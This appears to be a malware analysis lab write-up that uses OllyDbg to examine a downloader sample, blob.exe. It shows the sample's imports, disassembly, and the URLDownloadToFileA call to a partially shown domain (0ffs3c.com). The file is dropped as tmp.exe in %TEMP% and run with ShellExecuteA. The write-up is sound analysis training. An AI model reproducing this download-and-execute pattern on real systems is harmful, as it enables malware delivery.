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
Analyze the sample **blob.exe** and answer the below questions

- Does the malware have references to the downloader API calls?
- What is the API call used by the malware to download the file?
- What is the name of the domain from where malware downloads malicious component?
- What is the name of the executable that it downloads?
- What is the full path on the disk where downloaded malware is dropped?
- How does it execute the downloaded file?
- Based on your analysis, what is the functionality of the malware?

Answers

01. Does the malware have references to the downloader API calls?

To look at references to API calls, first Run **Ollydbg** as Administrator and load **blob.exe** then press CTRL+N which will bring up the Names windows. In the Names window, there are references to downloader API calls **URLDownloadToFile()** and **ShellExecute()**



The screenshot shows the 'Names' window in Ollydbg, displaying a list of symbols and their types. The window has a menu bar (File, View, Debug, Trace, Plugins, Options, Windows, Help) and a toolbar. The list is organized into columns: Address, Section, Type, Ordinal, Name, and Comments. The first 10 entries are 'Analyser' types, representing various image headers and sections. The entry at address 00402000 is an 'Export' type, representing the module's entry point. The next three entries are 'Import' types, representing API calls: &URLMON.URLDownloadToFileA, &SHELL32.ShellExecuteA, and &KERNEL32.GetModuleHandleA. The entry for &SHELL32.ShellExecuteA is highlighted with a red rectangle.


Address	Section	Type	Ordinal	Name	Comments
00400000		Analyser		<STRUCT IMAGE_DOS_HEADER>	
00400080		Analyser		<STRUCT IMAGE_NT_SIGNATURE>	
00400084		Analyser		<STRUCT IMAGE_FILE_HEADER>	
00400098		Analyser		<STRUCT IMAGE_OPTIONAL_HEADER>	
004000F8		Analyser		<STRUCT IMAGE_DATA_DIRECTORY>	
00400178		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
004001A0		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
004001C8		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
004001F0		Analyser		<STRUCT IMAGE_SECTION_HEADER>	
00402000	.code	Export		<ModuleEntryPoint>	
00403080	.idata	Import		&URLMON.URLDownloadToFileA	
004030A8	.idata	Import		&SHELL32.ShellExecuteA	
004030F0	.idata	Import		&KERNEL32.GetModuleHandleA	

02. What is the API call used by the malware to download the file?


URLDownloadToFile() is the API call used by the malware to download the file. MSDN documentation for this API call suggests that this function can be used to download bits from the Internet and save them to a file.

03. What is the name of the domain from where malware downloads malicious component?

To answer this question let's try to find the reference to **URLDownloadToFile()** in the code, to do that from the Names window highlight the function **URLDownloadToFile()**, right click and click on find references (Ctrl+R) this will show the reference to the code where the api call is used as shown below



Double-clicking the reference to the code will bring up the code where the API is referenced as shown in the screenshot



OllyDbg - blob.exe - [CPU - main thread, module blob]

File View Debug Trace Plugins Options Windows Help

Address	Disassembly	Comment
0040209D	PUSH OFFSET 0040102C	
004020A2	CALL DWORD PTR DS: [<&KERNEL32.DeleteFileA>]	
004020A8	PUSH 0	
004020AA	PUSH 0	
004020AC	PUSH OFFSET 0040102C	
004020B1	PUSH OFFSET 0040112C	
004020B6	PUSH 0	
004020B8	CALL DWORD PTR DS: [<&URLMON.URLDownloadToFileA>]	
004020BE	PUSH 5	
004020C0	PUSH 0	

API Call Details:

- Name: **KERNEL32.DeleteFileA**
- Arg5 = 0
- Arg4 = 0
- Arg3 = blob.40102C
- Arg2 = blob.40112C
- Arg1 = 0
- Arg6 = 5
- Arg5 = 0

04. What is the name of the executable that it downloads from the domain?

Looking at the second parameter in the stack window also shows the name of the executable. In this case, the name of the executable that it downloads from the domain is "**111111111111111111111111111111down1.exe**"

05. What is the full path on the disk where downloaded malware is dropped?

As per the MSDN documentation, the third parameter to the function will give the full path on the disk. Examining the third parameter shows the full path where the downloaded executable will be saved. In this case, the downloaded file is saved as "**tmp.exe**" in the **%TEMP%** folder

FileViewDebugTracePluginsOptionsWindowsHelp

0040209268 2C104000PUSH OFFSET 0040102C

00402097FF15 10314000CALL DWORD PTR DS:[<&KERN

0040209D68 2C104000PUSH OFFSET 0040102C

004020A2FF15 18314000CALL DWORD PTR DS:[<&KERN

004020A86A 00PUSH 0

004020AA6A 00PUSH 0

004020AC68 2C104000PUSH OFFSET 0040102C

004020B168 2C114000PUSH OFFSET 0040112C

004020B66A 00PUSH 0

004020B8FF15 80304000CALL DWORD PTR DS:[<&URL

004020BE6A 05PUSH 5

004020C06A 00PUSH 0

004020C26A 00PUSH 0

004020C468 2C104000PUSH OFFSET 0040102C

004020C968 00104000PUSH OFFSET 00401000

004020CE6A 00PUSH 0

004020D0FF15 A8304000CALL DWORD PTR DS:[<&SHE

004020D66A 00PUSH 0

004020D8FF15 04214000CALL DWORD PTR DS:[<&KERN

Dest = "C:\Users\test\AppData\Local\Temp\^

KERNEL32.lstrcat

Name = "C:\Users\test\AppData\Local\Temp\

KERNEL32.DeleteFileA

Arg5 = 0

Arg4 = 0

Arg3 = ASCII "C:\Users\test\AppData\Local

Arg2 = ASCII "http://www.0ffs3c.com/11111

Arg1 = 0

URLMON.URLDownloadToFileA

Arg6 = 5

Arg5 = 0

Arg4 = 0

Arg3 = ASCII "C:\Users\test\AppData\Local

Arg2 = ASCII "open"

Arg1 = 0

SHELL32.ShellExecuteA

ExitCode = 0

KERNEL32.ExitProcess

AddressHex dumpASCII

0040102C43 3A 5C 5573 65 72 735C 74 65 7374 5C 41 70C:\Users\test\Ap

0040103C70 44 61 7461 5C 4C 6F63 61 6C 5C54 65 6D 70pData\Local\Temp

0040104C5C 74 6D 702E 65 78 6500 00 00 0000 00 00 00\tmp.exe

0040105C00 00 00 0000 00 00 0000 00 00 0000 00 00 00

0006FF7800000000

0006FF7C0040112C

0006FF800040102C

0006FF8400000000

0006FF8800000000

0006FF8C7669EF1C

0006FF90355B5000

06. How does it execute the downloaded file?

The malware executes the downloaded file by calling the **ShellExecute()** function. The malware passes the full path to the executable as the third parameter to the **ShellExecute()** function. When the **ShellExecute()** function is called it will execute the file (**tmp.exe**) from the **%TEMP%** folder

Address	Hex dump	ASCII
0040102C	43 3A 5C 55 73 65 72 73 5C 74 65 73 74 5C 41 70	C:\Users\test\AppData\Local\Temp
0040103C	70 44 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70	pData\Local\Temp
0040104C	5C 74 6D 70 2E 65 78 65 00 00 00 00 00 00 00 00	\tmp.exe

07. Based on your analysis, what is the functionality of the malware?

Based on the analysis the malware downloads an executable and executes it on the system. This malware is a downloader.